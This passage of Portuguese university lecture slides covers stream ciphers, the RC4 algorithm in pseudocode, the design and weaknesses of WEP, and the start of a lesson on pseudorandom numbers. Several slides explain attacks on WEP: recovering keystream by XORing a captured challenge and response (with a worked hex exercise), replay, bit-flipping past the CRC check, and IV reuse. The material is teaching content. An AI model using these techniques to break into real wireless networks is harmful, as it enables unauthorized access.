  - Não deve ser possível prever partes futuras do fluxo a partir de partes já conhecidas.
- Os usuários compartilham apenas a **chave de geração**.
- Cada usuário pode então produzir localmente o mesmo fluxo de chaves.

Cifras de Fluxo

Semelhança com One-Time Pad:

- Uma cifra de fluxo também encripta um fluxo de bits de texto claro com um fluxo de chave.
- No one-time pad, o fluxo de chave é **verdadeiramente aleatório**.
- Na cifra de fluxo, o fluxo de chave é **pseudoaleatório**, gerado por um algoritmo.

Considerações de projeto para cifras de fluxo:

1. A sequência de encriptação deverá ter um período grande?
2. O fluxo de chaves deverá se aproximar o máximo possível das propriedades de um fluxo de número aleatório verdadeiro?
3. A chave precisa ser suficientemente longa?

Período de Repetição em Cifras de Fluxo

Sequência de Encriptação:

- A sequência de bits gerada pelo gerador pseudoaleatório deve ter **um período longo**.
- O gerador produz um fluxo determinístico de bits que eventualmente se repete.
- Quanto maior o período, mais difícil é a criptoanálise.

Relação com a cifra de Vigenère:

- Na Vigenère, uma palavra-chave curta se repete, facilitando ataques por análise de frequência.
- Na cifra de fluxo, um período maior no gerador pseudoaleatório reduz padrões repetitivos, aumentando a segurança.

Propriedades de Aleatoriedade do Fluxo de Chaves

Requisitos para o fluxo de chaves em cifras de fluxo:

- O fluxo deve se aproximar de **um número aleatório verdadeiro**.
- Deve conter aproximadamente o mesmo número de 1s e 0s.
- Se o fluxo for tratado como bytes, os 256 valores possíveis devem aparecer com frequência aproximadamente igual.

Impacto na segurança:

- Quanto mais aleatório o fluxo de chaves, mais aleatório será o texto cifrado.
- Isso dificulta a criptoanálise, pois padrões previsíveis são minimizados.

Tamanho da Chave em Cifras de Fluxo

Considerações sobre a chave:

- A saída do gerador de número pseudoaleatório depende da **chave de entrada**.
- Para proteção contra ataques de força bruta, a **chave deve ser suficientemente longa**.
- Assim como em cifras de bloco, recomenda-se **chaves de pelo menos 128 bits** com a tecnologia atual.

Importância: Uma chave curta compromete a segurança, mesmo que o gerador de fluxo seja forte.

Comparação entre Cifras de Fluxo e de Bloco

Segurança:

- Uma cifra de fluxo bem projetada pode ser tão segura quanto uma cifra de bloco com a mesma **tamanho de chave**.

Vantagens das cifras de fluxo:

- Geralmente mais rápidas que cifras de bloco.
- Requerem menos código para implementação.
- Exemplo: RC4 pode ser implementado em poucas linhas.

Comparação entre Cifras de Fluxo e de Bloco

Atenção:

- Nos últimos anos, essa vantagem diminuiu com a introdução do AES, que é bastante eficiente em software.
- Técnicas de aceleração de hardware, como o AES Instruction Set da Intel, permitem executar uma rodada de encriptação/decriptação e geração de chave com grande velocidade.
- Ganhos de velocidade podem ser de cerca de uma ordem de grandeza em relação a implementações puramente em software.

Vantagens e Riscos das Cifras de Bloco e Fluxo

Cifras de Bloco:

- Permitem **reutilização de chaves** sem comprometer a segurança.

Cifras de Fluxo:

- Se dois textos claros forem encriptados com a mesma chave, a criptoanálise torna-se trivial.
- O XOR dos dois textos cifrados produz o XOR dos textos claros originais.
- Vulnerável especialmente quando os textos claros possuem padrões conhecidos, como strings de texto, números de cartão de crédito ou outros fluxos de bytes estruturados.

Escolha de Cifras: Fluxo vs. Bloco

Cifras de Fluxo:

- Adequadas para **encriptação/decriptação contínua** de dados.
- Ex.: canais de comunicação de dados, links de navegador/Web.

Cifras de Bloco:

- Indicadas para **blocos de dados** inteiros.
- Ex.: transferência de arquivos, e-mails, bancos de dados.

Observação: Ambos os tipos podem ser usados em praticamente qualquer aplicação, dependendo do projeto.

Cifra de Fluxo RC4

Descrição:

- Criada em 1987 por Ron Rivest para a RSA Security.
- Tamanho de chave **variável**, operações orientadas a **byte**.
- Baseada em uma **permutação aleatória**.

Características:

- Período provavelmente maior que 10^{100}.
- De 8 a 16 operações de máquina por byte de saída.
- Executa rapidamente em software.

Hoje é considerado inseguro, mas ja teve uso:

- SSL/TLS (comunicação navegador-servidor Web)
- WEP e WPA (padrão IEEE 802.11 LAN sem fio)

Histórico:

- Mantido como segredo comercial até 1994.
- Postado na Internet na lista Cypherpunks em setembro de 1994.

RC4: Inicialização e Operação

Inicialização:

- Chave de tamanho variável: 1 a 256 bytes (8 a 2048 bits).
- Vetor de estado S de 256 bytes: $S[0], S[1], \ldots, S[255]$.
- S contém uma **permutação de todos os números de 0 a 255**.

Operação (Encriptação/Decriptação):

- Um byte k é gerado a partir de S selecionando uma entrada de forma sistemática.
- Cada vez que um byte k é gerado, os elementos de S são **novamente permutados**.
- A saída k é usada para XOR com o byte do texto claro/cifrado:

$$c_i = p_i \oplus k, \quad p_i = c_i \oplus k$$

- p_i i-ésimo bit (ou byte) do texto claro.
- k byte (ou bit) gerado pelo gerador de fluxo da cifra RC4.
- c_i i-ésimo byte (ou bit) do texto cifrado,

Inicialização do Vetor S no RC4

- Defina o vetor de estado S com 256 elementos:

$$S[0] = 0,\ S[1] = 1,\ \ldots,\ S[255] = 255$$

- Crie um vetor temporário T do mesmo tamanho que S.
- Preencha T usando a chave K de tamanho `keylen`:
  - Se `keylen` $= 256$, copie K diretamente para T.
  - Caso contrário, copie os primeiros `keylen` bytes de K para T, repetindo a chave tantas vezes quanto necessário até completar 256 elementos.

```
/* Inicialização */
for i = 0 to 255 do
S[i] = i;
T[i] = K[i mod keylen];
```

Exemplo - Inicialização do RC4 - Passo 1: Vetores S e T

Chave: `11111001 (1 byte)`

Vetor S: Inicialmente com 256 elementos em ordem crescente:

$$S = [0, 1, 2, 3, \ldots, 255]$$

Vetor T: Criado a partir da chave, repetida até ter 256 elementos:

$$T = [11111001, 11111001, 11111001, \ldots](256 \text{ elementos})$$

Resumo:

- S contém todos os números de 0 a 255.
- T é preenchido sequencialmente com os bytes da chave, repetindo-a se necessário.

RC4 - permutação

- Em seguida, usamos T para produzir a permutação inicial de S.
- Isso envolve começar com S[0] e ir até S[255], e, para cada S[i], trocar S[i] por outro byte em S, de acordo com um esquema ditado por T[i]
- Como a única operação sobre S é uma troca, o único efeito é uma permutação. S, ainda, contém todos os números de 0 a 255.

```
/* Permutação inicial de S */
j = 0;
for i = 0 to 255 do
    j = (j + S[i] + T[i]) mod 256;
Swap (S[i], S[j]);
```

RC4 - geração do fluxo


- Uma vez que o vetor S é inicializado, a chave de entrada não é mais usada.
- A geração de fluxo é percorrer todos os elementos de S[i] e, para cada S[i], trocar S[i] por outro byte em S de acordo com um esquema ditado pela configuração atual de S.
- Depois que S[255] é atingido, o processo continua, começando novamente em S[0]:

```
/* Geração de fluxo */
i, j = 0;
while (true)
  i = (i + 1) mod 256;
  j = (j + S[i]) mod 256;
Swap (S[i], S[j]);
t = (S[i] + S[j]) mod 256;
k = S[t];
```

- Para encriptar, faça o XOR do valor k com o próximo byte do texto claro. Para decriptar, faça o XOR do valor k com o próximo byte do texto cifrado.

RC4 - big picture

Figura 7.8 RC4.



Força do RC4 e Vulnerabilidade no WEP

Segurança do RC4:

- RC4 é resistente a ataques práticos se a chave for suficientemente longa (ex: 128 bits).
- Muitos estudos analisaram métodos de ataque, mas não são práticos para chaves de tamanho adequado.

Problema no WEP:

- O protocolo WEP (para redes 802.11) mostrou-se vulnerável devido à forma de geração de chaves.
- O problema não está no RC4 em si, mas no uso incorreto da chave.
- O uso do WEP é desencorajado hoje em dia

Aula 7 - Wired Equivalent Privacy (WEP)

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Introdução ao WEP

- Nos primeiros cinco anos do padrão IEEE 802.11, apenas um método de segurança foi definido: o **Wired Equivalent Privacy (WEP)**.
- Muitas vezes, WEP foi identificado incorretamente como *Wireless Effective Privacy* e outras variantes.
- Com o aumento da popularidade das redes Wi-Fi no ano 2000, a comunidade criptográfica começou a analisar o WEP e rapidamente encontrou vulnerabilidades.
- Já em 2001, ferramentas para quebrar o WEP em pouco tempo estavam disponíveis na Internet.

Objetivos do WEP segundo o IEEE 802.11 (1999)

- **Força Razoável**:
  - A segurança depende da dificuldade de descobrir a chave secreta por ataque de força bruta.
  - Relaciona-se ao tamanho da chave e à frequência de troca das chaves e do vetor de inicialização (IV).
- **Exportabilidade**:
  - Foi projetado de modo a facilitar a aprovação de exportação pelo Departamento de Comércio dos EUA.
  - No entanto, devido ao clima político e legal da época, não havia garantias de exportabilidade.
  - O padrão IEEE 802.11 especificava apenas o uso de chaves de 40 bits.
  - **Problema**: 40 bits é um tamanho muito pequeno para resistir a ataques de força bruta, **o que explicava sua aceitação nas regras de exportação**.
  - **Exemplo de ideia da época**: Se um banco fosse utilizar LAN sem fio, teria seu próprio protocolo de segurança rodando sobre o WEP.

Objetivos do WEP segundo o IEEE 802.11 (1999)

- **Auto-Sincronização**:
  - O WEP é auto-sincronizável para cada mensagem
  - Propriedade importante em algoritmos de enlace de dados, onde a perda de pacotes pode ser alta.
  - Basicamente, isso significa que cada pacote deve ser encriptado separadamente, de forma que, dado um pacote e a chave, você tenha todas as informações necessárias para decriptá-lo.
  - Claramente, não se deseja uma situação em que a perda de um único pacote torne todos os pacotes seguintes indecifráveis.
- **Eficiência**: O algoritmo é eficiente, podendo ser implementado em **hardware ou software**.
- **Opcionalidade**: A implementação e o uso do WEP eram **opcionais** no padrão IEEE 802.11.

Como o WEP foi "vendido" na época

- **Influência do Marketing**:
  - Na promoção do IEEE 802.11, a palavra "razoável" foi omitida
  - Na época WEP passou a ser descrito simplesmente como seguro.
  - Após a flexibilização das restrições de exportação, fabricantes criaram extensões não padronizadas com chaves de 104 bits
  - **Propaganda**: WEP era "extremamente" ou "absolutamente" seguro.
- **Efeito no Mercado** Essas extensões de chave foram incorporadas à especificação Wi-Fi e se tornaram o padrão da indústria em 1999. Na visão dos gestores de marketing, o WEP estava agora completamente seguro.
- **IMPORTANTE: Erro na Definição de Segurança**:
  - Aceitar o conceito de um nível "razoável" de segurança foi um erro.
  - Só existem dois tipos de segurança: forte ou nenhuma.
  - O padrão deveria: (i) OU ter incorporado uma solução realmente robusta OU deixado claro que a segurança deveria ser provida por outros meios (ex. VPN, HTTPS..).

Críticas ao WEP

- Alguns críticos acusam os projetistas do padrão IEEE 802.11 original por criarem o WEP com fraquezas inerentes.
- No entanto, é importante lembrar que, na época, o WEP **não foi projetado para prover segurança em nível militar**.
- O objetivo era fornecer uma proteção semelhante à de uma rede cabeada: **difícil, mas não impossível de quebrar**.

Uso do WEP


- Para muitos usuários, o WEP foi a única escolha até a adoção de novos métodos de segurança no padrão IEEE 802.11.
- Mesmo com suas fraquezas, o WEP era considerado melhor do que não ter nenhuma proteção.
- O WEP cria uma **barreira mínima**, suficiente para desencorajar atacantes casuais, que preferem procurar redes totalmente abertas.
- **Eficácia do WEP em Ambientes Domésticos**:
  - A maioria dos ataques ao WEP depende da coleta de um número significativo de pacotes transmitidos.
  - Em redes domésticas, onde o tráfego seria a ser pequeno, o WEP **poderia oferecer** um nível razoável de segurança.

Funcionamento do WEP


- **Fases da segurança no WEP:**
  - Autenticação: o dispositivo prova sua identidade ao ponto de acesso.
  - Criptografia: garante a confidencialidade das mensagens após a autenticação.
- **Propósito da autenticação:**
  - Permitir que cada parte prove que é quem afirma ser.
  - Similar a assinar um cheque: confirma a identidade do remetente.
- **Proposito da criptografia**:
  - Permitir que os dados trafegados não sejam vistos por quem está interceptando (Confidencialidade)
  - Fazer com que quem envie ou receba dados na rede faça-o se possuir a chave.

Autenticação no WEP

- A autenticação WEP tem o objetivo de provar ao ponto de acesso legítimo que o dispositivo móvel conhece a chave secreta.



Open Authentication




WEP Authentication

Formato da Mensagem de Autenticação (802.11)

Campos principais

- **Algorithm Number:** Indica o tipo de autenticação
  - 0 – Open System
  - 1 – Shared Key (WEP)
- **Transaction Sequence:** Número da etapa na sequência de autenticação
  - Mensagem 1, Mensagem 2, (e Mensagem 3 no caso do WEP)
- **Status Code:** Indica sucesso ou falha na autenticação (última mensagem)
- **Challenge Text:** Usado apenas na autenticação por chave compartilhada (WEP)

Figure 6.2. Authentication Message Format



Challenge-Response

Definição

Processo de autenticação que verifica uma identidade exigindo que uma resposta correta seja fornecida a um **desafio** (*challenge*).

Como funciona em sistemas computacionais

- O sistema envia um valor imprevisível (desafio).
- O usuário deve calcular e enviar a resposta correta.
- A resposta é validada para confirmar a identidade.

Autenticação WEP - Mecanismo de Challenge-Response

- Quando o dispositivo solicita autenticação, o ponto de acesso envia um número aleatório chamado **challenge text**.
  - Um número arbitrário de 128 bits, preferencialmente aleatório.
- O dispositivo móvel então criptografa esse número com a chave secreta usando WEP e envia de volta ao ponto de acesso.
- Como o ponto de acesso lembra o número aleatório enviado, ele pode verificar se a resposta foi criptografada com a chave correta.
- O dispositivo deve conhecer a chave para criptografar o valor aleatório corretamente.

Limitações da Autenticação no 802.11

Observações importantes:

- Isso não prova ao dispositivo móvel que o ponto de acesso conhece a chave.
- Se um atacante estiver escutando, ele terá um par de *plaintext-ciphertext* para começar ataques.
- Devido a essas vulnerabilidades, a Wi-Fi Alliance abandonou o uso desse mecanismo de autenticação.

Problemas

- O método de autenticação com WEP é praticamente inútil.
- Na verdade, é pior que inútil, pois fornece ao atacante informações úteis para explorar.

WEP e o Processo de Autenticação

- Quando o WEP está habilitado, as mensagens de dados são criptografadas.
- Objetivo: impedir que atacantes entendam o conteúdo mesmo escutando o tráfego.
- O padrão IEEE 802.11 original previa duas fases:
  1. Autenticação.
  2. Criptografia dos dados.
- Para decodificar, é necessário conhecer a **chave secreta**.

RC4 no WEP

- O WEP utiliza a cifra de fluxo **RC4** (Schneier, 1996).
- Funcionamento em alto nível:
  - Entrada: um byte do fluxo de dados por vez.
  - Saída: um byte diferente, aparentemente aleatório.
  - Resultado: a saída parece uma sequência de números aleatórios.
- A descriptografia é o processo inverso.
- O mesmo segredo é usado tanto para criptografar quanto para descriptografar (cifra **simétrica**).




Figure: RC4 como cifra de fluxo no WEP

RC4 e sua utilização no WEP

- RC4 é simples de implementar, sem operações complexas como multiplicação.
- Possui duas fases principais:
  - **Inicialização**: tabelas internas são construídas a partir da chave.
  - **Encriptação**: os dados passam pelo algoritmo e são cifrados.
- **No WEP, ambas as fases ocorrem a cada pacote transmitido.**
- Essa abordagem garante que a perda de um pacote não comprometa os seguintes.
- Contudo, também introduz vulnerabilidades exploradas em ataques posteriores.
  - **Vocês podem imaginar quais seriam?**

Problema de usar chave fixa no WEP

- O WEP utiliza o algoritmo RC4.
- **Se utilizasse uma chave fixa**: todos os pacotes seriam criptografados com a mesma chave.
- Consequência: textos repetidos **gerariam** sempre a mesma saída.
- Isso permite a um atacante identificar padrões, como endereços IP, já que certas partes dos pacotes se repetem.

Exemplo do Problema

- Texto: `"Source Address"`
- Resultado cifrado (exemplo): `"b%fP*aF$!Y"`
- Sempre que o mesmo texto for cifrado com a mesma chave, o resultado será idêntico.
- Isso **revelaria** informação valiosa para o atacante.

Solução: Initialization Vector (IV)

- Em vez de usar apenas a chave fixa, o WEP adiciona um número de 24 bits chamado **IV**.
- O IV muda a cada pacote transmitido.
- A chave efetiva passa a ser: **Chave Secreta (104 bits) + IV (24 bits)**.
- Isso garante que pacotes iguais gerem resultados diferentes.





Figure: RC4 com IV e Secret Key

Limitação do IV

- O IV é transmitido junto com o pacote, logo não é secreto.
- Chamar isso de "128-bit security" é enganoso, pois apenas 104 bits são realmente secretos.
- **Mesmo assim...** o uso do IV **dificulta** a identificação de padrões simples.

Fig. 1. A 802.11 frame encrypted using WEP



Problemas do Vetor de Inicialização (IV) no WEP

- O IV não é secreto: é transmitido abertamente junto com os pacotes.
- **O mesmo IV nunca deveria ser reutilizado com a mesma chave secreta**.
- No WEP, o IV tem apenas **24 bits** $\Rightarrow$ cerca de 17 milhões de valores possíveis.
- Em um ponto de acesso a 11 Mbps:
  - todos os IVs podem ser usados em poucas horas.
- Reutilização de IVs é inevitável, pois as chaves raramente são trocadas.

Problemas adicionais:

- Muitos dispositivos reiniciam sempre com o mesmo IV (**Problema de implementação**).
- Sequências "pseudoaleatórias" de IV podem se repetir em diferentes dispositivos.

- Consequência: IVs repetidos facilitam ataques contra o WEP.

Funcionamento do WEP e Fragmentação

- Aplicações enviam os dados.
- Os dados pode ser dividido em vários fragmentos.
- Cada fragmento é transformado em um **MPDU** (MAC Protocol Data Unit).
- Para cada MPDU:
  - É adicionado um cabeçalho MAC.
  - É incluído um **ICV** no final.
  - Cada fragmento é processado separadamente pelo WEP.
- O processo de criptografia trata o MPDU como um bloco de bytes (10 a 1500 bytes).
- Antes da cifragem, adiciona-se o **Integrity Check Value (ICV)**.

Integrity Check Value (ICV)

- Objetivo: detectar alterações nos dados durante a transmissão.
- Calculado como um CRC (Cyclic Redundancy Check) de 4 bytes.
- O ICV é adicionado **antes da criptografia** WEP.
- O CRC convencional ainda é adicionado **após a criptografia**.
- Ideia: como o ICV é cifrado, um atacante não poderia alterá-lo.

Limitações do ICV

- Funciona contra **erros acidentais**, mas não contra ataques ativos.
- Atacantes podem recalcular o CRC após modificar a mensagem.
- Em teoria, o ICV deveria tornar a mensagem *à prova de adulteração*.
- Na prática, há como contornar essa proteção.

Preparando o frame para transmissão

- Pega os dados e calcula o ICV
- Após o ICV ser anexado, o quadro está pronto para criptografia.
- Seleciona-se um valor de **IV** (24 bits) e o anexa à chave WEP.
- O motor do **RC4** é inicializado.
- Cada byte do bloco (Dados + ICV) é processado $\rightarrow$ sai um byte criptografado.
- O quadro transmitido contém:
  - IV (3 bytes) + KeyID (1 byte) no início.
  - Dados criptografados + ICV criptografado.
  - Cabeçalho MAC e CRC ao final.
- Um bit no cabeçalho MAC indica que o quadro está protegido por WEP.

Recebendo o frame WEP

- O receptor identifica o **bit WEP** no cabeçalho.
- Lê o valor do IV (3 bytes) e o KeyID (1 byte).
- Seleciona a chave WEP correta e inicializa o RC4.
- Processa cada byte do fluxo criptografado $\rightarrow$ obtém os dados originais.
- Como RC4 é simétrico, criptografia = decriptação (dupla aplicação anula o efeito).
- Calcula o ICV e compara com o recebido.
- Se válido, os dados são entregues para processamento superior.

Falhas do WEP - Autenticação

- Autenticação serve para provar a identidade; idealmente, cada comunicação deve ser autenticada.
- Autenticação mútua é necessária em Wi-Fi:
  - O usuário precisa verificar a rede.
  - A rede precisa verificar o usuário.
- Regras recomendadas para autenticação:
  1. Método robusto que não possa ser falsificado.
  2. Identidade deve persistir em transações subsequentes e não ser transferível.
  3. Autenticação mútua.
  4. Chaves de autenticação devem ser independentes das chaves de criptografia.

Falhas na autenticação WEP

Mecanismo: Challenge-response

- 1. O AP envia uma string aleatória de números.
- 2. A estação móvel cifra a string e envia de volta.
- 3. O AP decifra e compara com a string original.

Problemas:

- **Regra 4 quebrada:** A chave usada na autenticação é a mesma usada para criptografia.
- **Regra 3 quebrada:** O AP não é autenticado; um AP malicioso pode enviar sucesso sem conhecer a chave.
- **Regra 2 quebrada:** Não há token para validar transações futuras.
- **Regra 1 irrelevante:** Devido às falhas anteriores, a robustez da autenticação é comprometida.

Ataque à autenticação WEP via XOR

Cenário: Durante a autenticação, o AP envia um desafio de 128 bytes e a estação móvel responde cifrando com RC4.

Transação capturada pelo atacante:

Desafio (P) $\rightarrow$ Texto claro

Resposta (C) $\rightarrow$ Texto cifrado (RC4)

Extraindo o key stream:

$$R = C \oplus P$$

Porque $P \oplus R = C$ e $C \oplus P = R$

Consequência: O atacante agora conhece o key stream R correspondente ao IV usado. Ele pode reutilizá-lo em futuras autenticações, conseguindo se autenticar sem conhecer a chave secreta.

Observação: Essa falha fornece gratuitamente ao atacante os primeiros 128 bytes do key stream, que são os mais vulneráveis.

Ataque à Autenticação por Challenge-Response

Contexto: O mecanismo de autenticação do WEP usava um desafio (*challenge*) que era criptografado pela estação e enviado de volta ao ponto de acesso.

Cenário: Um atacante captura a seguinte troca de mensagens durante uma autenticação WEP:

- Desafio (P) enviado pelo AP: `2A7F9C4E` (hexadecimal)
- Resposta (C) enviada pela estação: `D3B1AC8B` (hexadecimal)

Pergunta:

1. Utilizando a operação XOR, calcule o keystream (R) usado pela estação para criptografar o desafio.
2. Explique como um atacante, conhecendo este par (P, C), pode se autenticar fraudulentamente na rede no futuro, sem precisar conhecer a chave secreta WEP.

Cálculo do keystream (R) usando XOR

$$R = P \oplus C$$

$$R = \texttt{2A7F9C4E} \oplus \texttt{D3B1AC8B} = \texttt{F9CE30C5}$$

2A7F9C4E = 0010.1010.0111.1111.1001.1100.0100.1110
D3B1AC8B= 1101.0011.1011.0001.1010.1100.1000.1011

F9CE30C5 = 1111.1001.1100.1110.0011.0000.1100.0101

Atenção, para não confundir!

Esse R não é a chave secreta da rede WEP, mas sim o keystream (fluxo de chave) que o algoritmo RC4 gerou naquele momento específico, usando a combinação do Vetor de Inicialização (IV) e da chave secreta.

Exploração pelo atacante

- O atacante agora conhece o **keystream** correspondente ao IV usado nesta autenticação.
- Ele pode reutilizar o keystream com o mesmo IV em futuras autenticações.
- Consequência: consegue se autenticar **sem precisar conhecer a chave secreta WEP**.
- Esse é o ponto inicial para ataques de quebra de WEP.

Problema da persistência da autenticação no WEP

- A autenticação acontece apenas no início, durante o challenge-response.
- Depois disso, o sistema não emite nenhum tipo de “token” ou prova de identidade que o usuário possa apresentar nas transações subsequentes.
- Então, para todo o resto da comunicação, a rede não revalida a identidade do usuário, e tudo se baseia apenas na chave de criptografia usada para cifrar/decriptar os pacotes.

Replay Attack e WEP

Exemplo de ataque:

- Um invasor captura quadros (frames) entre um AP e um dispositivo móvel usando um sniffer.
- Observa mensagens criptografadas e seu tamanho, sem decifrar o conteúdo.
- Quando a usuária legítima se desconecta, o invasor se conecta usando o MAC da vítima.
- O invasor reenvia (replay) uma mensagem previamente capturada.
- O AP aceita a mensagem, passando-a ao servidor, que autentica o invasor sem perceber a fraude.

Problema:

- WEP não possui proteção contra replay.
- Sequência de número no MAC não é protegida pelo WEP.
- Mensagens antigas podem ser reenviadas sem precisar quebrar a criptografia.
- Consequência: invasor consegue se autenticar indevidamente.

Falha do WEP na Detecção de Modificação de Mensagens

Objetivo do WEP: prevenir alterações nos dados transmitidos usando o *Integrity Check Value (ICV)*.

Como funciona:

- O ICV é um valor CRC de 32 bits calculado sobre os dados.
- ICV é adicionado ao final da mensagem e toda a sequência é criptografada.
- Teoricamente, alterações no ciphertext seriam detectadas na decriptação.

Problema:

- O CRC é linear: é possível prever como o ICV muda ao alterar bits da mensagem.
- A operação XOR usada na criptografia permite *bit flipping*: alterar bits no ciphertext altera os mesmos bits na mensagem decifrada.
- Um atacante que conheça os bits certos pode modificar a mensagem e ajustar o ICV correspondente, mantendo a integridade aparente.

Conclusão: WEP não fornece proteção efetiva contra modificações no ciphertext.

Por que o IV é importante no WEP?

Função do IV (Initialization Vector):

- Adicionado à chave secreta para formar a chave de criptografia usada pelo RC4.
- Garante que duas mensagens idênticas não gerem o mesmo ciphertext.

E se não houvesse IV?

- RC4 seria inicializado sempre no mesmo estado.
- O fluxo de chave (key stream) seria idêntico para todos os frames.
- Consequência: um atacante que descubra o fluxo de chave de um frame pode descriptografar todos os outros frames.
- Não seria necessário conhecer a chave secreta!

IV diferente para cada frame

Por que usar IV diferente em cada frame?

- Adicionando o IV à chave secreta, o RC4 é inicializado em um estado diferente a cada frame.
- Consequência: o fluxo de chave (*key stream*) é diferente para cada criptografia.

IV constante ou reutilizado é problemático:

- IV constante $\rightarrow$ mesmo problema do caso de chave fixa.
- IV reutilizado $\rightarrow$ permite que atacantes detectem padrões e quebrem a criptografia.
- Reuso inevitável se o número de IVs possíveis é limitado (24 bits no WEP).
- Seleção aleatória de IVs aumenta o risco de repetição cedo (paradoxo do aniversário).

Paradoxo do Aniversário e IVs no WEP

Paradoxo do Aniversário:

- Probabilidade de pelo menos duas pessoas compartilharem o mesmo aniversário.
- Surpreendentemente, com apenas 23 pessoas, a probabilidade $> 50\%$.
- Explicação: existem $23 \times 22/2 = 253$ pares possíveis.

Aplicação em criptografia:

- Ataques de colisão (*birthday attack*) em funções hash.
- Similarmente, reuso de IVs em WEP aumenta a chance de colisões no fluxo de chave.

Lição para WEP: O número limitado de IVs (24 bits) faz com que colisões aconteçam cedo, tornando o sistema vulnerável.

Reuso de IVs no WEP

Problema: IVs de 24 bits são limitados e podem se repetir rapidamente.

Solução ideal: incrementar o IV a cada quadro enviado para maximizar o tempo até uma repetição.

Exemplo prático:

- IV de 24 bits $\rightarrow$ 16.777.216 valores possíveis.
- IEEE 802.11b transmite 500 quadros/s.
- Espaço de IVs esgotado em cerca de 7 horas.

Problemas reais:

- Vários dispositivos usando o mesmo IV/ chave $\rightarrow$ colisões mais cedo.
- Erros de implementação: alguns fabricantes reiniciam o IV em 0 após reinício.
- Resultado: repetição de IV é comum e vulnerabilidade explorável.

Aula 8 - Números Pseudoaleatórios

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Geração de Números Aleatórios em Criptografia

Função importante: geração de números pseudoaleatórios criptograficamente fortes.

- Os **Geradores de Números Pseudoaleatórios (PRNGs)** são essenciais para aplicações de criptografia e segurança.
- Eles produzem sequências de números que parecem aleatórias, mas são geradas a partir de um estado inicial (*seed*).

Importância dos números aleatórios:


- Garantir **confidencialidade** em criptografia de chave simétrica.
- Produzir **nonces**, IVs e chaves seguras.
- Evitar padrões previsíveis que possam ser explorados por atacantes.
- Fundamentais para diversas aplicações de segurança em redes.

Uso de Números Aleatórios em Segurança de Redes

Função: garantir a segurança em diversos algoritmos criptográficos por meio de números binários aleatórios.

- **Distribuição de chaves e autenticação mútua:**
  - Protocolos cooperativos trocam mensagens para distribuir chaves e autenticar participantes.
  - **Nonces** são usados durante o handshaking para evitar ataques de replay.
